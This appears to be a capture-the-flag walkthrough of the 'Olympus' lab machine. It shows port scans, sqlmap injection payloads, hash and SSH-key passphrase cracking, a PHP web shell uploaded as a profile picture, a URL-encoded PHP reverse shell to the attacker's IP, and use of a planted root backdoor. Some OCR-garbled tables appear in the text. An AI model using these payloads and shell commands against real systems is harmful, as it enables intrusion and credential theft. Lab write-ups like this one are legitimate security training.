# **Olympus**

Target IP: 10.10.83.153

l added 10.10.83.153 olympus.thm vhost inside the /etc/hosts file and now we are ready to go!


### **Scanning**

```
(kali⊕ kali)-[~/Desktop/Lab-Resource/Olympus]
  -$ <u>sudo</u> nmap -sS 10.10.33.178 -p-
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 05:36 EDT
Nmap scan report for olympus.thm (10.10.33.178)
Host is up (0.045s latency).
Not shown: 65533 closed tcp ports (reset)
       STATE SERVICE
PORT
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 21.59 seconds
   -(kali®kali)-[~/Desktop/Lab-Resource/Olympus]
 -$ <u>sudo</u> nmap -sV -A 10.10.33.178 -p 22,80
Starting Nmap 7.93 ( https://nmap.org ) at 2023-07-04 05:37 EDT
Nmap scan report for olympus.thm (10.10.33.178)
Host is up (0.025s latency).
PORT
     STATE SERVICE VERSION
22/tcp open ssh
                     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
 ssh-hostkey:
    3072 0a7814042cdf25fb4ea21434800b8539 (RSA)
    256 8d5601ca55dee17c6404cee6f1a5c7ac (ECDSA)
    256 1fc1be3f9ce78e243334a644af684c3c (ED25519)
80/tcp open http
                    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Olympus
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed
port
Aggressive OS guesses: Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux
2.6.17) (94%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%), Adtran 424RG FTTH gateway (
92%), Linux 2.6.32 (92%), Linux 2.6.39 - 3.2 (92%), Linux 3.1 - 3.2 (92%), Linux 3.11 (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
TRACEROUTE (using port 80/tcp)
HOP RTT
             ADDRESS
    22.46 ms 10.14.0.1
    26.05 ms olympus.thm (10.10.33.178)
OS and Service detection performed. Please report any incorrect results at https://nmap.org/subm
Nmap done: 1 IP address (1 host up) scanned in 12.43 seconds
   -(kali®kali)-[~/Desktop/Lab-Resource/Olympus]
 s whatweb olympus.thm
http://olympus.thm [200 OK] Apache[2.4.41], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Lin
 ux][Apache/2.4.41 (Ubuntu)], IP[10.10.33.178], JQuery[3.5.1], Meta-Author[Zeecka], Script, Titl
e[Olympus]
```

Only two ports are open on the machine: SSH and HTTP. I will start my enumeration with the HTTP first.

### **Enumeration**


#### Port 80: HTTP




Heading to olympus.thm shows us the webpage above. There is a hint The old version of the website is still accessible on this domain. Viewing the source code of this page did not provide any useful information. Time for a directory search!

```
-(kali⊛kali)-[~/Desktop/Lab-Resource/Olympus]
 -$ gobuster dir -u http://olympus.thm -w /usr/share/wordlists/dirb/big.txt -x php,html,txt
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                               http://olympus.thm
[+] Method:
                               GET
[+] Threads:
                               10
[+] Wordlist:
                               /usr/share/wordlists/dirb/big.txt
[+] Negative Status codes:
[+] User Agent:
                               gobuster/3.5
[+] Extensions:
                               php, html, txt
[+] Timeout:
                               10s
2023/07/04 05:47:17 Starting gobuster in directory enumeration mode
                       (Status: 403) [Size: 276]
/.htaccess.php
                       (Status: 403) [Size: 276]
/.htpasswd
                       (Status: 403) [Size: 276]
/.htaccess
                       (Status: 403) [Size: 276]
/.htaccess.txt
/.htaccess.html
                       (Status: 403) [Size: 276]
/.htpasswd.php
                       (Status: 403) [Size: 276]
                       (Status: 403) [Size: 276]
/.htpasswd.html
                       (Status: 403) [Size: 276]
/.htpasswd.txt
                       (Status: 200) [Size: 1948]
/index.php
/javascript
                       (Status: 301) [Size: 315] [\longrightarrow http://olympus.thm/javascript/]
                       (Status: 403) [Size: 276]
(Status: 403) [Size: 276]
(Status: 301) [Size: 311] [→ http://olympus.thm/static/]
/phpmyadmin
/server-status
/static
/~webmaster
                       (Status: 301) [Size: 315] [→ http://olympus.thm/~webmaster/]
2023/07/04 05:51:05 Finished
```

Doing a simple directory search gives us a plenty of information. The result <a>/~webmaster</a> looks interesting.



The webpage above is displayed to us when we browse to this directory. It looks like this is the first version of the website.




Viewing the source code the webpage mentions it is Simple Content Management System by Victor Alagwu. Doing a Google search shows this application version is vulnerable to SQL injection. However, it seems the old website used a parameter for categories of topics. This parameter could be vulnerable.

```
(kali⊛kali)-[~/Desktop/Lab-Resource/Olympus]
 -$ sqlmap -u "http://olympus.thm/~webmaster/category.php?cat_id=1" --dump
                           {1.7.2#stable}
                           https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is ille
gal. It is the end user's responsibility to obey all applicable local, state and federal laws. D
evelopers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram
[*] starting @ 06:11:20 /2023-07-04/
[06:11:21] [INFO] resuming back-end DBMS 'mysql' [06:11:21] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=q1nv7iqsf6k...bm2
pq58o8s'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
Parameter: cat_id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat_id=1 AND 6109=6109
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat_id=1 AND (SELECT 1422 FROM (SELECT(SLEEP(5)))qJIm)
    Type: UNION query
    Title: Generic UNION query (NULL) - 10 columns
    Payload: cat_id=1 UNION ALL SELECT NULL, NULL, CONCAT(0×71787a7171, 0×51675448447665646c53
58635155724b525155754555614a5a414d73634965706b7173636253495a,0×7162717171),NULL,NULL,NULL,NULL,N
ULL, NULL -- -
[06:11:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 20.04 or 19.10 or 20.10 (eoan or focal)
web application technology: Apache 2.4.41, PHP
```

It looks like the <code>cat\_id</code> parameter is vulnerable according to <code>sqlmap</code>. I used the command <code>sqlmap</code> - <code>u "http://olympus.thm/~webmaster/category.php?cat\_id=1" --dump to dump all the tables.</code>

user_id   randsalt   user_name   user_role   user_email   user_image   user_lastname   user_password   user_firstname   use	Database: olympus Table: users [3 entries]											
6   dgas   root   Admin   rootqchat.olympus.thm   cblank>   cblank>   S2y\$10\$tcsAVMcSyjVMsMACUBGJevEKIuMcZNGrsuKMHC.FGtapBAFW.mk   root     7   dgas   zeus   User   zeus@chat.olympus.thm   cblank>   cblank>   S2y\$10\$tcpAVXhZmlAISKlcsUal.COnf0g5fiG0QSUS53zp/r0MMtaj6rT4lC   zeus     8   zeus   zeus   zeus   zeus@chat.olympus.thm   cblank>   cblank>   S2y\$10\$tcpAVXhZmlAISKlcsUal.COnf0g5fiG0QSUS53zp/r0MMtaj6rT4lC   zeus     8   zeus   zeus	user_id	randsalt	user_name	user_role	user_email	user_image	user_lastname	user_password	user_firstr	ame		
dt   msg	6   dgas   root   Admin   root@chat.olympus.thm   cblank>   cblank>   \$2y\$10\${cs-XmcsyjVnkMsCuBGaveKtimidzuBrsumAmkC.f6tapBAfN.mk   root   fdgas   zeus   User   zeus@chat.olympus.thm   cblank>   cblank>   \$2y\$10\${cpJKOXhZwlAI5KlCsUalCOnf0g5fi60QSU553zp/r0MMtaj6rf4lC   zeus											
2022-04-05   This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can't download it back     1002-04-05   This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can't download it back     1002-04-05   This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can't download it back     1002-04-05   This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can't download it back     1002-04-05   This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can't download it back     1002-04-05   This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can't download it back     1002-04-05   This looks great! I tested an upload folder, but it seems the filename got changed somehow because I can't download it back   	+									£:1-	++	
2022-04-05   This looks great! I tested an upload and found the upload folder, but it seems the filename got changed somehow because I can't download it back     changed somehow because I can't download it back   changed somehow because I can't download   changed somehow because I can't download   changed somehow because I can't download   changed somehow because I	+										uname	
	2022-04-0	prometheus										

By dumping the contents of the tables, I got a bunch of useful information. The interesting part is prometheus is not using any randsalt (random salt) to their password.



I copied the password hash of each user in a text file called hash.

```
kali@kali:~/Desktop/Lab-Resource/Olympus

File Actions Edit View Help

(kali@kali)-[~/Desktop/Lab-Resource/Olympus]

$ john --wordlist=/usr/share/wordlists/rockyou.txt hash

Using default input encoding: UTF-8

Loaded 3 password hashes with 3 different salts (bcrypt [Blowfish 32/64 X3])


Cost 1 (iteration count) is 1024 for all loaded hashes

Will run 2 OpenMP threads


Press 'q' or Ctrl-C to abort, almost any other key for status

summertime (?)
```


Then I used john to crack the hashes. It managed to crack the hash of one user, possibly prometheus. Now we have a login credential of prometheus: summertime we can spray at the old website login page and the SSH.



The login credential above worked for the admin page for the old website. However, checking the users page shows prometheus only has User role and we need to obtain the admin privileges. We have the option to create a new user, but we are unable to login as them.



It looks like we can change our profile picture for our account. Maybe we can use file upload exploit? When the <code>Browse...</code> button is pressed, it shows all formats are accepted. Changing to a php file is also accepted (wtf)? Now the next step is to find out where our profile picture is stored. It looks like it gets stored in the <code>/img/<name></code> directory. Only problem is we need admin privileges to access our backdoor.



I added another virtual host called chat.olympus.thm.

```
kali⊕kali)-[~/Desktop/Lab-Resource/Olympus]
   gobuster dir -u http://chat.olympus.thm/ -w /usr/share/wordlists/dirb/common.txt
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
                               http://chat.olympus.thm/
[+] Url:
 +] Method:
                               GET
+] Threads:
                               /usr/share/wordlists/dirb/common.txt
 +] Wordlist:
[+] Negative Status codes:
[+] User Agent:
                               gobuster/3.5
[+] Timeout:
                               10s
2023/07/04 07:24:56 Starting gobuster in directory enumeration mode
                        (Status: 403)
                                       [Size: 281]
                        (Status: 403)
                                       [Size: 281]
/.hta
/.htpasswd
                        (Status: 403)
                                       [Size: 281]
                                       [Size: 0] [\rightarrow login.php] normalize.css 2022-
[Size: 325] [\rightarrow http://chat.olympus.thm/javascript/]
/index.php
/javascript
                                       [Size: 281]
                        (Status: 403)
/phpmyadmin
                        (Status: 403)
                                       [Size: 281]
/server-status
                                 301) [Size: 321] [→ http://chat.olympus.thm/static/]
/static
/uploads
                        (Status: 301) [Size: 322] [→ http://chat.olympus.thm/uploads/]
Progress: 4563 / 4615 (98.87%)
2023/07/04 07:25:09 Finished
```

After performing a directory search on the new virtual host, I gained more information. The /uploads is interesting because chat information are stored in this directory. From the database dump above, there was an interesting file called 47c3210d51761686f3af40a875eeaaea.txt.


```
← → ♂ 佡 ○ A chat.olympus.thm/uploads/47c3210d51761686f3af40a875eeaaea.txt

* Kali Linux ** Kali Tools ** Exploit-DB ** Google Hacking DB ** OffSec ** Online - Reverse Shell ... ** PEAS

you really thought it would be this easy ?!
```

But this file shows nothing useful.

```
<h2><a href="#">47c3210d51761686f3af40a875eeaaea.txt,,,3573b47dffe798
8a0b3e548986a5b3ab.php,,8fcab111a1ca6a68fa216c3de52238f5.php</a>
Using the command curl http://olympus.thm/~webmaster/search.php -d "search=' union
select 1,2,group_concat(file),4,5,6,7,8,9,10 from chats-- -&submit=", | was able to
obtain the uploaded files.
```



And I was able to access my simple web shell.

# **Exploitation**

```
File Actions Edit View Help

(kali@kali)-[~/Desktop/Lab-Resource/Olympus]

$\text{nc -lvnp 8443}$
listening on [any] 8443 ...

connect to [10.14.55.153] from (UNKNOWN) [10.10.33.178] 42438 3573b47dffe7988a0b3e548986a5 whoami

www-data
ls

3573b47dffe7988a0b3e548986a5b3ab.php

47c3210d51761686f3af40a875eeaaea.txt
8fcab111a1ca6a68fa216c3de52238f5.php
index.html
```

Now I have a simple web shell. I leveraged this to gain a reverse shell connection. I used the PHP payload below, and visited the URL to activate it. And now I have a foothold on the machine.

Payload used: php%20-

r%20%27%24sock%3Dfsockopen%28%2210.14.55.153%22%2C8443%29%3Bshell\_exec%28%22%2Fbin%2 Fbash%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27

Full URL: <a href="http://chat.olympus.thm/uploads/3573b47dffe7988a0b3e548986a5b3ab.php?">http://chat.olympus.thm/uploads/3573b47dffe7988a0b3e548986a5b3ab.php?</a> cmd=php%20-

r%20%27%24sock%3Dfsockopen%28%2210.14.55.153%22%2C8443%29%3Bshell\_exec%28%22%2Fbin%2 Fbash%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27.

My machine timed out, so the new full URL is

http://chat.olympus.thm/uploads/03c049b49938dbe1761d94312d63f02f.php?cmd=php%20-r%20%27%24sock%3Dfsockopen%28%2210.14.55.153%22%2C8443%29%3Bshell\_exec%28%22%2Fbin%2Fbash%20%3C%263%20%3E%263%202%3E%263%22%29%3B%27

# **Privilege Escalation**

New IP is 10.10.56.116.

```
www-data@olympus:/home/zeus$ cat zeus.txt
cat zeus.txt
Hey zeus !

I managed to hack my way back into the olympus eventually.
Looks like the IT kid messed up again !
I've now got a permanent access as a super user to the olympus.

- Prometheus.
```

```
www-data@olympus:/tmp$ find / -perm -u=s 2>/dev/null
find / -perm -u=s 2>/dev/null
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/bin/cputils
```

There is an unusual binary called cputils. Running it enables us to copy a file from a source to a destination.

```
www-data@olympus:/home$ cd zeus
cd zeus
www-data@olympus:/home/zeus$ ls -lah
ls -lah
total 48K
drwxr-xr-x 7 zeus zeus 4.0K Apr 19
                                     2022 .
                                     2022 ..
drwxr-xr-x 3 root root 4.0K Mar 22
lrwxrwxrwx 1 root root
                                     2022 .bash_history → /dev/null
                           9 Mar 23
-rw-r--r-- 1 zeus zeus 220 Feb 25
                                    2020 .bash_logout
-rw-r--r-- 1 zeus zeus 3.7K Feb 25 2020 .bashrc
          - 2 zeus zeus 4.0K Mar 22
                                     2022 .cache
drwx----- 2 zeus zeus 4.0K Mar 22
drwx----- 3 zeus zeus 4.0K Apr 14
                                     2022 .gnupg
2022 .local
drwxrwxr-x 3 zeus zeus 4.0K Mar 23
-rw-r--r-- 1 zeus zeus 807 Feb 25
                                     2020 .profile
drwx----- 2 zeus zeus 4.0K Apr 14
                                     2022 .ssh
-rw-r--r-- 1 zeus zeus
                           0 Mar 22 2022 .sudo as admin successful
drwx---- 3 zeus zeus 4.0K Apr 14
                                     2022 snap
-rw-rw-r-- 1 zeus zeus
                         34 Mar 23
                                    2022 user.flag
-r--r-- 1 zeus zeus 199 Apr 15 2022 zeus.txt
www-data@olympus:/home/zeus$
```

Looks like zeus has .ssh key.

Now I have the SSH key of user zeus.

However, it is asking for the passphrase.

```
-(kali®kali)-[~/Desktop/Lab-Resource/Olympus]
 -$ ls
50135.c hash id_rsa shell.php
  —(kali⊕kali)-[~/Desktop/Lab-Resource/Olympus]
 $ ssh2john id_rsa > hash
  —(kali®kali)-[~/Desktop/Lab-Resource/Olympus]
 —$ ls
50135.c hash id_rsa shell.php
  -(kali⊕kali)-[~/Desktop/Lab-Resource/Olympus]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 16 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status snowflake (id_rsa)
1g 0:00:01:39 DONE (2023-07-04 08:20) 0.01005g/s 15.11p/s 15.11c/s 15.11c/s 234567..bunny
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

I used ssh2john to obtain the hash of the key. And then using john, I cracked the passphrase of the SSH key. Now I can login as the user zeus. The passphrase is snowflake.


```
-(kali®kali)-[~/Desktop/Lab-Resource/Olympus]
 -$ chmod 400 id_rsa
 -(kali⊛kali)-[~/Desktop/Lab-Resource/Olympus]
-$ ssh -i id_rsa zeus@10.10.56.116
Enter passphrase for key 'id_rsa':
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-109-generic x86_64)
* Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
 * Management:
                  https://ubuntu.com/advantage
* Support:
 System information as of Tue 04 Jul 2023 12:22:09 PM UTC
                                 Processes:
                                                         126
 System load: 0.16
 Usage of /:
               43.6% of 9.78GB Users logged in:
                                                        0
 Memory usage: 71%
                                 IPv4 address for eth0: 10.10.56.116
 Swap usage:
               0%
* Super-optimized for small spaces - read how we shrank the memory
  footprint of MicroK8s to make it the smallest full K8s around.
  https://ubuntu.com/blog/microk8s-memory-optimisation
33 updates can be applied immediately.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Last login: Sat Jul 16 07:52:39 2022
zeus@olympus:~$
```

And I am in as zeus.

```
Passablymns:/www.brintst is inces.html.ald index.php
consolory.www.brintst is inces.html.ald index.php
consolory.www.brintst is dealer(consolory.www.brintst)
consolory.www.brintst is dealer(consolory.www.brintst)
consolory.www.brintst cd.dda84fc53cohbupaszadeovattekes()
consolory.www.brintst.com
consolo
```

During further manual enumeration, I found an interesting file that looks like a backdoor with a password inside it. Therefore, the file should work

OaB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php.



#### snodew reverse root shell backdoor

#### Usage:

Locally: nc -vlp [port]

 $Remote: 10.10.\overline{5}6.116/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php?ip=[destination\ of\ listener]\\ \&port=[listening\ port]\\ listening\ port=[listening\ port=[listening\ port]\\ listening\ port=[listening\ port=[listen$ 

And it did! I used the password that is inside the php file to gain access. This is a backdoor that gives us root privileges. The syntax command is already there too!

```
(kali® kali)-[~]
 -$ nc -lvnp 8444
listening on [any] 8444 ...
connect to [10.14.55.153] from (UNKNOWN) [10.10.56.116] 34566
Linux olympus 5.4.0-109-generic #123-Ubuntu SMP Fri Apr 8 09:10:54 UTC 2022 x86_64 x86_64 x86_6
4 GNU/Linux
12:53:59 up 1:07, 1 user, load average: 0.00, 0.00, 0.07
                  FROM
USER
         TTY
                                   LOGINO
                                                   JCPU
                                                          PCPU WHAT
                                            IDLE
                                   12:22
zeus
         pts/1
                  10.14.55.153
                                            2:26
                                                   0.06s 0.06s -bash
whereis python
python: /usr/bin/python3.8 /usr/lib/python3.8 /usr/lib/python2.7 /usr/lib/python3.9 /etc/python
3.8 /usr/local/lib/python3.8
python3 -c 'import pty; pty.spawn("/bin/bash");'
root@olympus:/#
root@olympus:/# cd /root
cd /root
root@olympus:/root# ls
ls
config root.flag snap
root@olympus:/root# cat root.flag
cat root.flag
                    ### Congrats !! ###
```

Using the secret backdoor, I managed to obtain a root shell!

#### Command I used is

http://10.10.56.116/0aB44fdS3eDnLkpsz3deGv8TttR4sc/VIGQFQFMYOST.php?

ip=10.14.55.153&port=8444 to point to my local machine and port. I had to enter the password again.

# **Flags**

Using sqlmap, I dumped the table olympus.flag. This table contains the first flag.

I obtained the second flag. It was inside zeus home directory.

```
You did it, you defeated the gods.
Hope you had fun !

flag{D4mN!_Y0u_G0T_m3_:)_}
```

The root.txt flag once I used the secret backdoor to gain a reverse shell connection.

```
PS : Prometheus left a hidden flag, try and find it ! I recommend logging as root over ssh to l ook for it ;)

(Hint : regex can be usefull)
root@olympus:/root# ■
```

The fourth flag requires us to search for it. Using <code>grep -r flag{</code> should be enough to obtain the last flag file.

```
root@olympus:/# grep -nr flag{ /etc
grep -nr flag{ /etc
/etc/ssl/private/.b0nus.fl4g:3:flag{Y0u_G0t_m3_g00d!}
/etc/ssl/private/.b0nus.fl4g:8:grep -irl flag{
root@olympus:/#
```

The last flag is located at /etc/ssl/private/.bonus.fl4g which is flag{Y0u G0t m3 g00d!}.